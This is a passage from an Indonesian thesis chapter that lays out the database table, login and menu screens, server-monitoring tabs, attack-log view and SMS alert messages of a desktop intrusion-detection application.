
Nama Field	Tipe Data	Ukuran	Kunci	Ket.
idData	int	11	PK	Not Null
dtDate	date			Null
dtTime	time			Null
dtNama	varchar	30		Null
userName	varchar	50		Null
userPass	varchar	100		Null

1.2.4.2 Perancangan Antarmuka Pengguna

Antarmuka merupakan tampilan dari suatu program aplikasi yang berperan sebagai media komunikasi atau sarana dialog antara program dengan pengguna. Antarmuka yang baik adalah antarmuka yang mudah dipahami dan digunakan oleh pengguna. Perancangan antarmuka mendeskripsikan rencana tampilan dari setiap *form* yang akan digunakan pada aplikasi yang akan dibangun. Perancangan untuk aplikasi pada penelitian ini yaitu :

1.2.4.2.1 Perancangan Struktur Menu

Dalam perancangan program ini menggunakan menu yang mengintegrasikan semua bagian dalam program, adapun tampilannya seperti berikut :



Gambar 3.35 Struktur Menu Aplikasi

1.2.4.2.2 Perancangan Tampilan

Program aplikasi ini berupa aplikasi berbasis desktop. Aplikasi dimana menggunakan alat masukan keyboard sebagai pengolahannya, berikut beberapa rancangan tampilan sebagai *front-end* ke user.

1.2.4.2.2.1 *Login*

Tampilan pada gambar 3.36 adalah tampilan awal aplikasi dijalankan. *User* sebelum menggunakan aplikasi harus melakukan *login* terlebih dahulu.

T01 Login	Keterangan
	- T01 adalah tampilan awal, dimana yang aktif adalah menu Login secara default. - *User input* Username, Password. - *User* klik tombol "LOGIN". - Jika data valid, maka akan ke menu utama "T02". - *User* klik tombol "EXIT", *user* akan keluar dari aplikasi.
Ukuran font, warna, dan *background* disesuaikan	

Gambar 3.36 Perancangan Tampilan *Login*

1.2.4.2.2.2 Menu Utama


Tampilan pada gambar 3.37 adalah tampilan *user* saat sudah berhasil melakukan *login*.

T02 Menu/Tampilan Utama	Keterangan
	- T02 adalah menu utama yang akan tampil setelah proses login valid dijalankan. - Ada ada 4 menu, dan 1 yang utama yaitu "Tools", dimana isi-nya : o *Server* Menampilkan form konfigurasi *server* "T03". o *Log* Menampilkan informasi *log* yang ter-*capture* oleh aplikasi, dan status setiap *log*. Apakah mengandung informasi merusak atau tidak, dan klasifikasi serangan. Menu ini akan membuka ke tampilan "T06". o *Exit* Keluar dari sistem, aplikasi kembali ke "T01".
Ukuran font, warna, dan *background* disesuaikan	

Gambar 3.37 Perancangan Tampilan Utama Aplikasi


1.2.4.2.2.3 Tampilan *Tools - Server*

Tampilan pada gambar 3.38 adalah tampilan *window form* baru yang berisi informasi *server*. Ada tiga *tab* utama pada tampilan ini, yaitu : *tab* jenis, *tab server*, dan *tab schedule*.

T03 Tampilan *Tools - Server*	Keterangan
	- T03 adalah *sub menu* dari *menu Tools* - Pada gambar di atas berisi rancangan tampilan untuk informasi *server*. Dimana ada 3 tab, yaitu : a. *Tab* Jenis “T03” Menyimpan informasi data jenis *server*. b. *Tab Server* “T04” Menyimpan informasi data server. c. *Tab Schedule* “T05” Menyimpan informasi jadwal monitoring yang telah dan sedang diproses. - Default rancangan ini menampilkan *Tab* Jenis “T03”. Dan dapat kembali ke menu utama “T02”.
Ukuran font, warna, dan *background* disesuaikan	


Gambar 3.38 Perancangan Tampilan Menu *Tools – Server*

Tampilan pada gambar 3.39 adalah tampilan *tab server*, dan rancangan tampilan dimana admin dapat menambah, merubah, menghapus, dan membuat *schedule monitoring server*.

T04 Tampilan *Tools - Server - Server*	Keterangan
	- T04 adalah *sub menu* dari *menu Tools - Server* - Pada gambar di atas berisi rancangan tampilan untuk informasi *Tab Server*. Dapat ke tab jenis "T03", tab *schedule* "T05" atau dapat kembali ke menu utama "T02". - Ada 5 tombol, yaitu : a. Run Menjalankan *service monitoring server*, dengan memilih terlebih dahulu *server*, kemudian membangun interkoneksi ke *remote server* menggunakan SSH. b. New Membersihkan *form* sebelum melakukan penambahan data. c. Insert Menambah data *server* ke dalam database d. Update Mengubah data *server* pada suatu *record* di database e. Delete Menghapus data *server* pada suatu *record* di database
Ukuran font, warna, dan *background* disesuaikan	

Gambar 3.39 Perancangan Tampilan Menu *Tools - Server - Server*


Tampilan pada gambar 3.40 adalah tampilan *tab schedule*, berupa rancangan tampilan informasi *history monitoring* yang telah dijalankan.

T05 Tampilan *Tools - Server - Schedule*	Keterangan
	- T05 adalah *sub menu* dari *menu Tools – Server*. - Pada gambar di atas berisi rancangan tampilan untuk *Tab Schedule*. - *Tab Schedule* menyimpan informasi jadwal yang telah dan sedang di proses untuk *monitoring server*. - Dapat kembali ke tab jenis "T03" dan tab *server* "T04" atau dapat kembali ke menu utama "T02".
Ukuran font, warna, dan *background* disesuaikan	

Gambar 3.40 Perancangan Tampilan Menu *Tools - Server - Schedule*

1.2.4.2.2.4 Tampilan *Tools – Log*

Tampilan pada gambar 3.41 adalah tampilan *menu log*, berupa rancangan tampilan informasi *log* yang telah dibaca dan dianalisa.

T06 Tampilan Menu *Tools - Log*	Keterangan
	- T06 adalah *sub menu* dari *menu Tools – Log.* - Pada gambar di atas berisi rancangan tampilan Data *Log*, secara default menampilkan *Tab Log Detail*. - *Tab Log Detail* menyimpan data *capture log* dari *server* yang dilakukan *monitoring*. Data *log* yag disimpan terdapat informasi, apakah akses tersebut bebas dari intrusi atau tidak. - Jika terdapat instrusi maka, terdapat kategori penyerangan. - Dapat kembali ke menu utama "T02".
Ukuran font, warna, dan *background* disesuaikan	


Gambar 3.41 Perancangan Tampilan Menu *Tools – Log*

1.2.4.3 Perancangan Pesan

Pesan digunakan sebagai sarana untuk menginformasikan suatu tindakan, apakah tindakan tersebut berhasil atau gagal. Pesan juga dirancang sebagai media konfirmasi untuk meminimalisir kesalahan pada pengguna. Berikut ini merupakan gambar-gambar dari perancangan pesan pada aplikasi ini.

1. Perancangan Pesan Berhasil


   Pesan ini digunakan sebagai notifikasi jika suatu perintah dari pengguna berhasil dieksekusi dengan benar.



Gambar 3.42 Perancangan Pesan Sukses

2. Perancangan Pesan Gagal


   Pesan ini digunakan sebagai notifikasi jika suatu perintah dari pengguna tidak berhasil dieksekusi dengan benar.



Gambar 3.43 Perancangan Pesan Gagal

3. Perancangan Pesan Konfirmasi

   Pesan ini digunakan untuk menanyakan kembali aksi yang eksekusi oleh pengguna.



Gambar 3.44 Perancangan Pesan Konfirmasi

4. Perancangan Pesan Pada SMS Alert


   Pesan ini digunakan sebagai notifikasi kepada Manager.

Tabel 3.45 Perancangan Pesan SMS Alert

No	Parameter	Isi
1	No HP Dari	No HP Pengirim
2	No HP Tujuan	No HP Manager
3	Data	Data Serangan berupa informasi tipe serangan, IP *address* source dan *message* dari serangan tersebut.

1.2.4.4 Perancangan Jaringan Semantic

Perancangan jaringan semantik untuk aplikasi ini dapat dilihat pada Gambar 3.45.



Gambar 3.45 Perancangan Jaringan Semantik